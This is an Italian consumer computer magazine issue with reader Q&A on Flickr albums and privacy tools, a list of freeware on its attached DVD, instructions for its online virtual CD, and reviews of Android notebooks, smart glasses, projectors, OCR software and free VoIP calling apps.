Sono un fotoamatore e, come tale, mi ritrovo a dover maneggiare e archiviare diverse centinaia di immagini scattate durante le mie escursioni. Cerco sempre di archiviarle in base alla data e al luogo di scatto, ma vorrei creare anche una sorta di fotoalbum in modo da averle sempre a portata di clic. L'ideale sarebbe usare un pratico servizio on-line. Cosa mi suggerite?


Gianni

La soluzione migliore, in questo caso, è sicuramente Flickr, il famoso portale di Yahoo che offre un Terabyte di spazio di memorizzazione: abbastanza per contenere oltre 500.000 immagini in alta risoluzione! Per usarlo basta registrarsi gratuitamente su **www.flickr.com** e il gioco è fatto. La prima configurazione da fare consiste nel decidere se rendere visibili le nostre foto agli altri utenti Flickr. Per rendere private quelle già pubblicate, clicchiamo su **Tu/Organizza/Seleziona tutto**. Trasciniamo la selezione al centro dello schermo e clicchiamo **Autorizzazioni/Chi può vedere, commentare e aggiungere tag/Solo tu (private)/Modifica autorizzazioni** e poi su **Grazie**. Per rendere private tutte le nuove foto pubblicate sul nostro account Flickr clicchiamo sulla foto del profilo, poi su **Il tuo account/Privacy e autorizzazioni** e in **Preimpostazioni per i nuovi upload** clicchiamo su **Modifica** accanto a **Chi potrà vedere**, impostando l'opzione su **Solo tu**. Quindi clicchiamo su **Salva le impostazioni**. Alcune foto, però, sono troppo belle per non condividerle con gli amici. Flickr permette di farlo tramite e-mail, Facebook, Pinterest, Tumblr o Twitter. Per farlo, cerchiamo l'icona con la freccia bianca e clicchiamoci sopra. Appariranno le diverse opzioni di condivisione. Facciamo clic, ad esempio, su **E-Mail**: inseriamo un indirizzo di posta elettronica e un messaggio, quindi clicchiamo **Invia** e confermiamo con **OK**. Il destinatario dell'e-mail riceverà un link, cliccando sul quale potrà vedere l'immagine condivisa e le sue eventuali modifiche successive.

PROTEGGI LA TUA PRIVACY!

Non sono un esperto di computer e sento parlare spesso dei pericoli che si corrono navigando sul Web relativi alla privacy. Utilizzo LinkedIn e Facebook e mi sono accorto che spesso i miei dati sono stati condivisi da altre parti senza che io me ne accorgessi. Stare dietro tutte le impostazioni e le varie funzioni è molto difficile e non vorrei che informazioni personali diventassero di dominio pubblico. Sapete consigliarmi qualche programma con cui proteggermi?

Arturo

Sicuramente il problema della privacy è molto sentito e anche molto esteso per affrontarlo con una semplice risposta. Uno strumento che però potrebbe venirci in aiuto è **AVG PrivacyFix** (**www.privacyfix.com**), una suite di applicazioni che consente di controllare i dati condivisi on-line. Nello specifico, effettua un'analisi delle impostazioni di Facebook, Google e LinkedIn, illustrandone gli eventuali rischi e mostrando le eventuali soluzioni a riguardo. Possiamo inoltre controllare quali compagnie tracciano le nostre attività sul Web così da correre ai ripari. PrivacyFix può essere utilizzato sia su un computer come add-on dei browser Firefox e Chrome, sia sui dispositivi mobile Android e iOS installando l'applicazione che è possibile scaricare dai vari store. Una volta installato, verranno mostrate in una dashboard visualizzabile all'interno del browser le impostazioni che richiedono la nostra attenzione e che potremo correggere cliccando sul pulsante **Fix**.

AVG PrivacyFix ci permette di controllare quali impostazioni di LinkedIn, Facebook e Google mettono a rischio la nostra privacy.


Hai problemi con il PC, Internet e con la tecnologia in generale? Cerca le tue risposte su **www.techassistance.it**.

*GLI ALLEGATI

IDEA WEB DVD

5 GB

di programmi per divertirsi con il computer e Internet

ABYLON BASIC 11

Proteggi i dati salvati su hard disk e chiavette per renderli inaccessibili agli spioni

Guida all'uso a pagina 68

Ritagliala, piegala e inseriscila nella bustina del DVD allegato. Oppure scaricala in PDF dal sito www.edmaster.it/url/3394.

BROWSER
- Mozilla Firefox 30 Australis
- Pale Moon 24.6.2
- Slim Browser 7.00.101
- MiTeC Internet History Browser
- Transmute 2.50

CHAT/VOIP
- Camfog Videochat 6.7.1
- Skype 6.16.0.105

EMAIL
- Howard E-Mail Notifier 1.25
- Mail Attachment Downloader

FILE SHARING
- uTorrent 3.4.2.32080
- pyLoad 0.4.9

GIOCHI
- Cognition - An Erica Reed hriller: The Hangman
- Crossfire
- Farmscapes

GRAFICA
- Paint.NET 4.0
- GeniuX Photo EFX 3
- Free Slideshow Maker 5.0.2
- Hornil StylePix 1.14.4
- SmoothDraw 4.0.5
- PC Image Editor 5.5
- Easy photo uploader for Facebook
- Funny Photo Maker 2.4.2
- jAlbum 12.1.9

MASTERIZZAZIONE
- Burn4Free DVD Burning 7.4
- Hanso Burner 2.9
- Active ISO Burner 3.0

MULTIMEDIA
- Metal Player 4.1.3
- Open Broadcaster Software 0.625
- AIMP 3.55.1350
- Mp3tag 2.60
- Notation Player 2.6.3
- Songr 2.0 portable
- Virtual DJ Home Free 8.0.1
- Mixxx 1.11
- JetAudio Basic 8.1.1

SICUREZZA
- abylon BASIC 11
- Malwarebytes Anti-Malware 2.02
- Kaspersky Virus Removal Tool 11.0.12245
- Metasploit Console
- Comodo Personal Firewall 7.0
- AVG PrivacyFix 5

UTILITÀ
- WinUtilities Free Edition 11.14
- System Ninja 3.0.2
- DriverMax 7.32
- Registry Cleaner Flash 3.2.9.6
- Stickies 8.0a
- Dexpot 1.6.13
- Multi Commander 4.3.1.1702
- Glary Utilities 5.2
- 3RVX 2.5

- Desk Drive 2.1
- Lupo Pensuite Full 2014.5
- Cameyo
- VirtualBox 4.3.12
- Chrome Remote Desktop Android
- Whatpulse 2.4
- RescueTime
- Path Copy Copy 11.1
- USB Flash Benchmark
- WiFi Tether Router Android
- Tether Unlocker Android
- Bitcoin everywhere
- Win32DiskImager 0.9.5
- Abbyy FineReader 12 Pro
- O&O Defrag Professional 17

WEB EDITING
- Axence NetTools Pro 5.0.1
- MyConnection PC Lite 4.1a
- Nmap 6.46

INDISPENSABILI
- IrfanView 4.38
- CCleaner 4.15
- 7-Zip 9.20
- VLC Media Player 2.1.3
- Daemon Tools Lite 4.49.1
- Adobe Reader 11

SPECIALI
- Idea Web Mp3 compilation
- Summer Apps 2014
- Telefona gratis con smartphone e tablet

Come si usa il CD/DVD

1 SOFTWARE
Le categorie dei programmi. Basta cliccare sul nome per avere accesso all'elenco completo, che appare a destra.

2 PROGRAMMI
Ecco l'elenco dei software relativi alla categoria che abbiamo scelto dalla lista presente a sinistra.

3 SCHEDA TECNICA
Tante informazioni utili sui software: nome del file, dimensioni, spazio occupato su disco e tipologia.

4 ANTEPRIMA
Visualizza l'interfaccia del programma selezionato.

5 RECENSIONE E INSTALLAZIONE
Le caratteristiche dei software in dettaglio. Per installare un programma basta cliccare su **Installa** e seguire il processo guidato. Per salvare il file sul Pc, occorre cliccare su **Salva**.

6 IDEA PLUS!
Gli strumenti per la personalizzazione del Pc e l'intrattenimento: wallpaper, screensaver, font o film completo in XviD.

7 RECEN... SITI
Tanti siti organizzati di mese in mese in comodi percorsi di navigazione. In ogni numero nuove categorie e numerosi link attivi e cliccabili direttamente.

8 I PREFERITI
I link dei migliori siti pronti per essere importati nei Preferiti del tuo software di navigazione.

9 I CANALI
Ogni mese visitiamo per te le pagine Web più utili ed interessanti. A te non resta che cliccarli e godere le meraviglie del Web.

10 GIOCHI
Azione, avventura, sparatutto e di ruolo: i migliori videogame completi e da giocare subito sul tuo Pc.

12 HOME
Clicca qui per tornare subito alla pagina iniziale del supporto, qualunque sia la sezione del Cd o Dvd che stai navigando.

13 AUDIO
Puoi escludere o riattivare la musica di sottofondo con un semplice clic in corrispondenza di Audio. Sono disponibili tre differenti colonne sonore.

14 INFO-HELP
In questa sezione ci sono una serie di informazioni utili sulla realizzazione multimediale e l'uso del Cd o del Dvd. Trovi anche la descrizione delle licenze con cui sono distribuiti i software ed eventuali limitazioni all'uso.

15 CONTATTI
Clicca su questo comando per scrivere immediatamente un messaggio di posta alla redazione di Idea Web. I nostri esperti risponderanno ai quesiti più interessanti sull'uso del computer e di Internet nella rubrica "Posta dei lettori" che trovi ogni mese nelle prime pagine della rivista.

16 CHIUDI
Un clic con il tasto sinistro del mouse per chiudere al volo l'interfaccia del Cd/Dvd.

IDEA WEB BASE

con Web CD

Anche i lettori che acquistano Idea Web nella versione base possono accedere alla maggior parte del contenuto del Cd redazionale. Sul sito di Idea Web, all'indirizzo **www.edmaster.it/ideaweb/cd** viene pubblicato il Cd Virtuale, ovvero la versione Web del supporto allegato ad Idea Web Cd. Per accedere al contenuto del Cd Virtuale occorre registrarsi al sito fornendo qualche dato personale e il proprio indirizzo e-mail. Dopo aver effettuato l'accesso all'area riservata tramite la password del mese è possibile fruire del Cd Virtuale in 2 modi: navigando tra i contenuti e scaricando di volta in volta solo i software che interessano; oppure prelevando l'immagine Iso dell'intero supporto pronta da masterizzare con programmi come Nero.

LA PASSWORD DI ACCESSO È: IDEASTAR

SCRIVI A IDEA WEB
Riscontri problemi con l'installazione o l'uso di uno dei programmi citati? Scrivi a **ideaweb@edmaster.it**

BROWSER

Mozilla Firefox 30 Australis
Ricco di funzioni e novità

Pale Moon 24.6.2
Il browser 5 volte più veloce

Slim Browser 7.00.101
browser multifinestra semplice e super leggero

MiTeC Internet History Browser
La cronologia di tutti i browser in un'unica finestra

Transmute 2.50
Converte i preferiti da un browser all'altro

CHAT/VOIP

Camfog Videochat 6.7.1
per videochattare nel mondo

Skype 6.16.0.105
Telefona e chatta con gli amici

EMAIL

Howard E-Mail Notifier 1.25
Notifica i messaggi delle webmail

Mail Attachment Downloader
Scarica gli allegati delle Webmail

FILE SHARING

uTorrent 3.4.2.32080
Sfrutta la rete Torrent per scaricare al massimo

pyLoad 0.4.9
Il download manager alternativo a Jdownloader

GRAFICA

Paint.NET 4.0
Il clone gratuito di Photoshop

GeniuX Photo EFX 3
Il fotoritocco di qualità

Free Slideshow Maker 5.0.2
Crea fantastici slideshow fotografici con musica ed effetti

Hornil StylePix 1.14.4
Tutto per le tue foto...

SmoothDraw 4.0.5
Disegni e pittura a mano libera

PC Image Editor 5.5
Potenti funzioni per la visualizzazione e il fotoritocco

Easy photo uploader for Facebook 1.0.1
Posta foto e gallerie in un clic

MASTERIZZAZIONE

Burn4Free DVD Burning 7.4
Crea il layout e avvia la scrittura

Hanso Burner 2.9
Masterizzazioni no limits per musica, dati e video!

Active ISO Burner 3.0
Masterizza su CD, DVD e Blu-ray i file ISO

MULTIMEDIA

Open Broadcaster Software
Registra video ed effettua dirette in streaming

Metal Player 4.1.3
Completo player multimediale

AIMP 3.55.1350
Il player che riproduce le radio

Mp3tag 2.60
Inserisce e modifica i TagID3 dei brani Mp3 e crea playlist

Notation Player 2.6.3
Riproduce Mid e Kar

Songr 2.0 portable
Così scarichi MP3 a tutta velocità e senza P2P!

Virtual DJ Home Free 8.0.1
Campionatore, effetti FX e video per mixare Mp3

Mixxx 1.11
Scatena il DJ che c'è in te!

SICUREZZA

Malwarebytes Anti-Malware
Rimuove spyware e malware

Kaspersky Virus Removal Tool 11.0.12245
Rimuove i malware più ostinati

Metasploit Console
Per testare la sicurezza dei PC

Comodo Personal Firewall
Difendiamo il nostro PC dai pericoli della Rete

AVG PrivacyFix 5
Proteggi la tua privacy sul Web!

UTILITÀ

WinUtilities Free Edition 11.14
La raccolta di applicazioni per ottimizzare il PC

System Ninja 3.0.2
La soluzione ai file spazzatura

DriverMax 7.32
Backup, aggiornamento e ripristino dei driver

Registry Cleaner Flash
Pulisce, corregge e ottimizza il registro di configurazione

Stickies 8.0a
Post-it digitali per il desktop

Dexpot 1.6.13
20 desktop virtuali sul tuo PC

Multi Commander 4.3.1.1702
File manager avanzato

Glary Utilities 5.2
La suite per un PC al top

3RVX 2.5
Controllo del volume col mouse

Desk Drive 2.1
Addio ai drive esterni USB lasciati collegati

Lupo Pensuite Full 2014.5
Tutti i software sulla chiavetta

Cameyo
Trasforma e virtualizza i programmi in versioni portable

VirtualBox 4.3.12
Così puoi "virtualizzare" gratis il sistema operativo

Whatpulse 2.4
Traccia le attività effettuate davanti al computer

RescueTimew
Scopri come impieghi il tempo quando sei al PC

Path Copy Copy 11.1
Copia il percorso di file o cartelle dal menu contestuale

USB Flash Benchmark
Il tester per unità esterne USB

Guiminer Scrypt
Il software giusto per coniare le criptomonete alternative

Bitcoin everywhere
L'OS che trasforma la Pendrive in un bancomat tascabile

Win32DiskImager 0.9.5
Il tool per avviare i sistemi operativi da pendrive USB

WEB EDITING

Axence NetTools Pro 5.0.1
Connessione Internet sotto controllo

MyConnection PC Lite 4.1a
Un tester completo per l'ADSL

Nmap 6.46
Potente tool di port scanning

COME SI ACCEDE AL CD VIRTUALE

riservata, potrete fruire del contenuto del Cd Virtuale in due modi. Chi ha una connessione lenta o desidera scaricare solo alcuni dei programmi selezionati, può navigare all'interno dei contenuti tramite il browser, leggere le recensioni dei software e scegliere quelli da trasferire sul proprio Pc. Chi invece desidera avere una copia "materiale" del Cd Virtuale di Idea Web, può scaricare l'immagine Iso dello stesso e utilizzare un software di masterizzazione come Nero o IsoBurner per trasferirla su Cd-Rom.

Buona navigazione
Gentile lettore. Vuoi essere informato quando i software contenuti sul Cd Virtuale di Idea Web vengono aggiornati?
Inserisci qui la tua e-mail per ricevere un messaggio nella tua casella di posta

Gentile lettore. Vuoi essere informato quando i software contenuti sul CD Virtuale di Idea Web vengono aggiornati?
Inserisci qui la tua e-mail per ricevere un messaggio nella tua casella di posta

Indirizzo e-mail
Password trovata nella rivista
Numero — Seleziona il numero

UN SEMPLICE FORM

1 Vai sul sito **www.edmaster.it/ideaweb/cd** e fai clic su **clicca qui** per aprire il form di registrazione: compila accuratamente i campi e inserisci un indirizzo di posta elettronico valido. Ricevi subito un messaggio con un link, cliccando sul quale completi la registrazione. Torna in home page, inserisci la tua e-mail, la password trovata nella rivista, scegli il numero dal menu a tendina e clicca su **Accedi**.

DUE OPZIONI

2 Adesso ti vengono presentate due possibilità di accesso ai contenuti del Cd Virtuale. Se non hai una connessione a banda larga puoi semplicemente navigare tra le categorie del supporto e scaricare di volta in volta i singoli programmi che ti interessano. Se hai una connessione veloce cliccando, invece, sul link **CD in formato ISO** scarichi l'immagine dell'intero supporto pronta da masterizzare.


SUL WEB Puoi scaricare tanti altri software per divertirti con il tuo Pc e Internet dal sito www.softpedia.com.

NOTEBOOK CON ANDROID

L'IBRIDO PER TUTTI

IL GIUSTO COMPROMESSO TRA TABLET E NOTEBOOK DAL COSTO ABBORDABILE

L'ArcBook mette insieme la trasportabilità di un netbook con la versatilità di un tablet. È infatti dotato di un display touch da 10,1 pollici ma non rinuncia alla tastiera fisica col trackpad, tramite la quale si potranno scrivere email, compilare documenti e accedere velocemente a tutte le applicazioni come su un qualsiasi portatile. Non è un mostro di potenza, ma per gestire la piattaforma Android, il processore Dual Core che lo equipaggia è più che sufficiente. Il sistema operativo Google, poi, offre accesso a migliaia di app e giochi e ha consentito di contenere il prezzo rendendolo accessibile a tutti. La memoria interna offre solo 8 GB, ma può essere facilmente aumentata con una scheda di memoria o attraverso una periferica USB. Ottima l'autonomia della batteria, un po' meno la risoluzione del display: tutto, però, non si può avere.

EURO 149,90

SCHEDA TECNICA

ARCHOS ARCBOOK

★★★★☆

PROCESSORE: Rockchip RK3168 Dual Core da 1,2 GHz **RAM:** 1 GB **MEMORIA INTERNA:** 8 GB **SCHERMO:** 10,1 pollici (1.024 x 600 pixel) multitouch **SISTEMA OPERATIVO:** Android 4.2, Jelly Bean **DIMENSIONI:** 180,5 x 271,5 x 22 mm **PESO:** 1.284 g **SITO:** www.archos.com

+ Prezzo contenuto, Tastiera fisica, Batteria, Espandibilità

− Prestazioni non eccezionali, Risoluzione del display

Sulla pagina **www.edmaster.it/url/3349** trovi firmware aggiornati, driver e software per tutti i prodotti Archos.

LE ALTERNATIVE...

HP SLATEBOOK 14

Presentato al Computex 2014, è sicuramente uno dei migliori portatili con Android. È equipaggiato con un display da 14 pollici Full HD multitouch, processore Tegra 4, 2 GB di RAM, memoria interna da 16 GB e ampie possibilità di espansione con HDMI, USB 3.0, doppia USB 2.0 e slot micro SD. E poi ha un design molto elegante e può contare su un'autonomia di 9 ore.

EURO 400,00

LENOVO A10

Uno dei primi notebook con Android ad essere immesso sul mercato, è dotato di un display da 10 pollici multitouch che può ruotare di 300 gradi per attivare la modalità Orizzontale, molto comoda per chattare, guardare un video o utilizzare le applicazioni touch. Pesa solo 1 Kg e offre un'autonomia della batteria di circa 9 ore. **SITO: WWW.LENOVO.COM**

EURO 209,00

VUZIX M100

Basati sulla piattaforma Android, questi smart glass sono dotati di uno schermo monoculare 16:9 WQVGA e di una fotocamera da 5 megapixel capace di registrare video in HD. I file possono essere salvati nella memoria interna da 4 GB espandibile con Micro SD e non mancano GPS, Wi-Fi e Bluetooh. Peccato che siano penalizzati dalla scarsa autonomia della batteria.

SITO: WWW.VUZIX.COM

EURO 732,00

OPTINVENT ORA SMART GLASSES

Questi smart glass sono leggeri e dotati di schermo monoculare con risoluzione VGA. La dotazione comprende processore dual core, fotocamera da 5 megapixel, microfono, sensori inerziali, Wi-Fi, Blootooth, GPS, sensore di luce ambientale, lenti fotocromatiche e batteria ricaricabile ad alta capacità.

SITO: WWW.OPTINVENT.COM

EURO 699,00

SMART GLASS

GLI OCCHIALI SMART SECONDO EPSON

LA MIGLIOR ALTERNATIVA AI GOOGLE GLASS PER GUARDARE IL MONDO DA UN NUOVO PUNTO DI VISTA

Non stai nella pelle e desideri un paio di occhialini smart? Quelli di Epson sono un'ottima alternativa ai Google Glass. I Moverio BT-200 sono dotati di un doppio schermo, uno per entrambi gli occhi, capaci di visualizzare immagini in widescreen come se si fosse di fronte a un monitor da 320 pollici con risoluzione qHD. Sono compatibili con contenuti in 3D, integrano un audio stereo dolby digital e sono dotati di fotocamera frontale VGA. La piattaforma Android consente di sfruttare le app per la realtà aumentata supportate dal GPS integrato. Non mancano il Wi-Fi, il Bluetooth e lo slot di espansione per la memoria. Purtroppo, il modulo col touchpad è un po' scomodo e il design è sicuramente più invasivo degli occhialini Google.

EURO 699,00

SCHEDA TECNICA

EPSON MOVERIO BT-200

★★★★☆

DISPLAY: 0,42 pollici a 518.400 punti (960 x 540) x 3 **FOTOCAMERA:** VGA **PROCESSORE:** Dual Core TI OMAP 4460 da 1,2 GHz **MEMORIA:** 1 GB di RAM, 8 GB interna **CONNESSIONI:** Wi-Fi, Bluetooth, USB **SISTEMA OPERATIVO:** Android 4.04 **SITO:** www.epson.it

+ Prezzo, Ottimi per il multimedia, Connettività completa

− Design invasivo, Modulo con touchpad scomodo

Dal sito **www.edmaster.it/url/3350** scarichi manuali e software per gli occhialini Epson.

SUL WEB Prima di acquistare un prodotto online, verifica qual è lo store online che lo offre al prezzo più conveniente cercandolo su www.trovaprezzi.it.

CLICCA IL LINK
Su **www.edmaster.it/url/3360** trovi supporto per tutti i prodotti Acer.

VIDEOPROIETTORI

CINEMA IN HD DA VIAGGIO

PROIEZIONI IN ALTA RISOLUZIONE FINO A 300 POLLICI E CONTENUTI IN 3D IN SOLI 2,2 KG DI PESO

Perfetto per chi non vuole rinunciare alla possibilità di guardarsi i film come al cinema in qualsiasi momento. Le dimensioni compatte e il peso di soli 2,2 chilogrammi ti permettono di trasportare il videoproiettore Acer ovunque, senza alcuno sforzo. Inoltre, è in grado di riprodurre immagini con una risoluzione nativa di 1080p (Full HD) fino a uno schermo di 300 pollici di diagonale. La tecnologia utilizzata garantisce una luminosità di ben 3000 ANSI lumens, mentre la soluzione ColorSafe II elimina la degradazione dei colori per un'esperienza multimediale impareggiabile. E per non farsi mancare nulla, supporta anche i contenuti in 3D: puoi collegare quindi un lettore Blu-ray 3D o la PS3 per immergerti in un mondo a tre dimensioni (ma gli occhialini compatibili vanno acquistati a parte).

SCHEDA TECNICA
ACER H6510BD
★★★★☆

STANDARD TELEVISIVO: TECNOLOGIA: DLP **RISOLUZIONE NATIVA:** 1.920 x 1.080 pixel **CONTRASTO:** 10.000:1 **LUMINOSITÀ:** 3.000 lm **CONNESSIONE:** 1 USB, 2 HDMI, VGA, Composito, Component **DIMENSIONI:** 264 x 220 x 78 mm **PESO:** 2.2 Kg **SITO:** www.acer.it


\+ Full HD, dimensioni compatte, Connessioni complete

\- Manca il tuner TV, Occhialini 3D non in dotazione

SOFTWARE OCR

DIGITALIZZA TUTTI I TUOI DOCUMENTI

LA SOLUZIONE COMPLETA PER TRASFORMARE LE FOTO DI LIBRI E RIVISTE IN FORMATI EDITABILI

Hai un libro o un documento cartaceo che vorresti salvare sul PC e modificarlo con Word come un qualsiasi file di testo? ABBYY Finereader è il programma che fa per te! Questo software è dotato di funzionalità OCR, grazie alla quale è in grado di riconoscere il testo contenuto in qualsiasi immagine. Non devi fare altro che scannerizzare o fare una foto alle pagine da convertire e al resto pensa tutto lui. Supporta oltre 190 lingue diverse con uno strumento di verifica migliorato per controllare con precisione l'ortografia ed è anche in grado di mantenere il layout del documento originale per rendere più veloce la digitalizzazione. Supporta i servizi cloud più diffusi come Google Drive, Dropbox e OneDrive così puoi anche accedere ai file presenti sulla nuvola direttamente dall'applicazione. Inoltre, la sua interfaccia è stata rinnovata: ora è più intuitiva e in stile Windows 8, così puoi utilizzare i gesti touch di base per scorrere e zoomare proprio come sei abituato a fare su un tablet. Una volta che i documenti sono stati digitalizzati, potrai salvarli nei formati più utilizzati come quelli di Microsoft Office, OpenOffice, PDF e anche in quello EPUB per visualizzarli sugli ebook reader.

Da **www.edmaster.it/url/3352** puoi scaricare la versione prova di ABBYY Finereader 12 Professional Edition.

SCHEDA TECNICA
ABBYY FINEREADER 12 PROFESSIONAL EDITION
★★★★★

SISTEMI OPERATIVI SUPPORTATI: Microsoft Windows 8.1/8/7/Vista/XP; Windows Server 2012/2012 R2/2008/2008 R2/2003 **REQUISITI HARDWARE:** Processore da 1 GHz, 1 GB di RAM, 850 MB di spazio su disco **PRINCIPALI FORMATI IMMAGINE IN ENTRATA:** BMP, PCX, DCX, JPEG, JPEG 2000. JBIG2, PNG, TIFF, PDF, XPS, DjVu, GIF, WDP **SITO:** http://italia.abbyy.com

\+ Formati supportati, Interfaccia Windows 8, Riconoscimento testi

\- Nulla di rilevante

LE ALTERNATIVE...

OPTOMA ML750

È talmente piccolo da stare nel palmo di una mano e pesa meno di 4 etti. Così puoi portarlo ovunque e all'occorrenza usarlo per guardare un film o giocare su uno schermo da 100 pollici. È HD Ready, è dotato di lettore multimediale, visualizzatore nativo di Office, connessione MHL per i dispositivi mobile e collegando il dongle opzionale diventa Wi-Fi.

SITO: WWW.OPTOMA.COM

PHILIPS SCREENEO HDP1590TV

Grazie al sistema operativo Android, non hai bisogno di collegare smartphone e tablet per navigare, utilizzare le tue app preferite o giocare. Perfetto per i piccoli ambienti, crea uno schermo da 50 pollici anche posizionato a soli 10 cm dalla parete. Un sistema d'intrattenimento completo anche di tuner TV digitale e speaker da 26 W RMS.

SITO: WWW.PHILIPS.IT

LE ALTERNATIVE...

NUANCE OMNIPAGE 18

Una delle migliori alternative ad Abby Finereader, riconosce oltre 120 lingue diverse ed è anche in grado di monitorare i messaggi di posta elettronica ricevuti con Outlook per rilevare eventuali immagini di documenti da convertire con un semplice clic. Compatibile con tutti gli scanner che supportano i driver ISIS.

SITO: WWW.NUANCE.COM

EURO 79,20

I.R.I.S. READIRIS 14 PRO

Un ottimo software OCR, supporta oltre 130 lingue e consente di convertire in tutta semplicità i documenti cartacei in file PDF indicizzati e ricercabili. La procedura guidata rende il tutto ancora più immediato: in pochi secondi potrai salvare i file nello stesso identico formato di come erano nell'immagine originale, con tanto di paragrafi, tabelle e tutto il resto.

SITO: WWW.IRISLINK.COM

EURO 99,00

TELEFONA GRATIS!

LE MIGLIORI APP PER TELEFONARE E INVIARE SMS A COSTO ZERO

LE USI SU PC, SMARTPHONE, TABLET, TV...

UN REGALO IMPERDIBILE TI ASPETTA A PAGINA 22!

DEL VALORE di € 49,90

- 10 euro di credito verso tutti (fissi e mobili)
- 1 numero telefonico con prefisso geografico

In collaborazione con ehiweb.it IL TUO PROSSIMO PROVIDER

Ci sono tantissime app che permettono di telefonare e inviare SMS gratis, eliminando così i costi di roaming. Sfruttando la connessione dati, ci permettono di comunicare via voce, effettuare chat testuali o videochiamate da qualsiasi parte del mondo senza sborsare nulla. Si va da quelle che si limitano a far comunicare gli utenti della stessa "community" (che a loro volta hanno installato l'app), a quelle che offrono un vero e proprio servizio VoIP per telefonare sui numeri di rete fissa e cellulare. Il VoIP ha inoltre il vantaggio che le tariffe sono indipendenti dal luogo in cui ci troviamo e dipendono solo dalla numerazione che si vuole contattare. In questo modo possiamo chiamare un utente dall'altra parte del mondo al costo di un'urbana. Inoltre, molte di queste app offrono in omaggio dei minuti gratuiti: dunque, perché non approfittarne? Ecco le migliori app, selezionate dai nostri esperti, per partire in vacanza e rimanere in contatto con amici e parenti... senza spendere un centesimo!

SKYPE

Piattaforma: iOS, Android, Windows Phone, BlackBerry, PC, Console, Smart TV

È l'app più conosciuta per chiamare sul Web. Tra utenti Skype le telefonate sono gratuite, si possono inviare messaggi e avviare videochat. Acquistando il credito si possono effettuare chiamate su numeri di rete fissa e mobile. Il vantaggio principale è che è praticamente utilizzabile su qualsiasi dispositivo, comprese le Smart TV.

FACEBOOK MESSENGER

Piattaforma: iOS, Android, Windows Phone, PC

Con questa applicazione puoi comunicare con messaggi e a voce con i tuoi amici di Facebook, in modo completamente gratuito e ovunque ti trovi. Ti basta avere una connessione dati attiva sul telefonino o essere connesso a Internet col PC. Ti permette anche di inviare foto e video, oltre naturalmente alle emoticon.

VIBER

Piattaforma: iOS, Android, Windows Phone, Blackberry, Nokia, PC

Questa applicazione si è guadagnata molti riconoscimenti per l'eccezionale qualità audio e per essere compatibile praticamente con ogni dispositivo mobile. Si può utilizzare anche da PC e non richiede alcuna registrazione. Le chiamate sono

SUL WEB Su www.poivy.com puoi scaricare un software VoIP per PC che ti permette di effettuare chiamate a costo zero su diversi numeri internazionali e di guadagnare credito invitando gli amici.

gratuite tra utenti Viber, mentre utilizzando il servizio Viber Out è possibile telefonare a tariffe vantaggiose anche su numerazioni fisse e mobile.


FORFONE
Piattaforma: iOS, Android

Applicazione semplice e conveniente che ti offre 50 minuti di chiamate gratis al mese sui numeri di rete fissa italiana. Per le altre numerazioni i prezzi sono accessibili, considerato che si parte da 1,9 centesimi al minuto. Non richiede alcuna registrazione: basta un SMS per attivarla e iniziare a usarla.

UPPTALK
Piattaforma: iOS, Android


Grazie a questa app puoi effettuare chiamate internazionali a partire da 1 centesimo al minuto. Ma la cosa molto conveniente, è che è possibile guadagnare credito gratuito ricevendo chat, invitando un amico, guardando un video. In altre parole, più la usi e meno ti costa. Le chiamate sui numeri di rete fissa italiana hanno un costo di 1 credito, mentre quelle sui cellulari di 5 crediti, al minuto naturalmente..

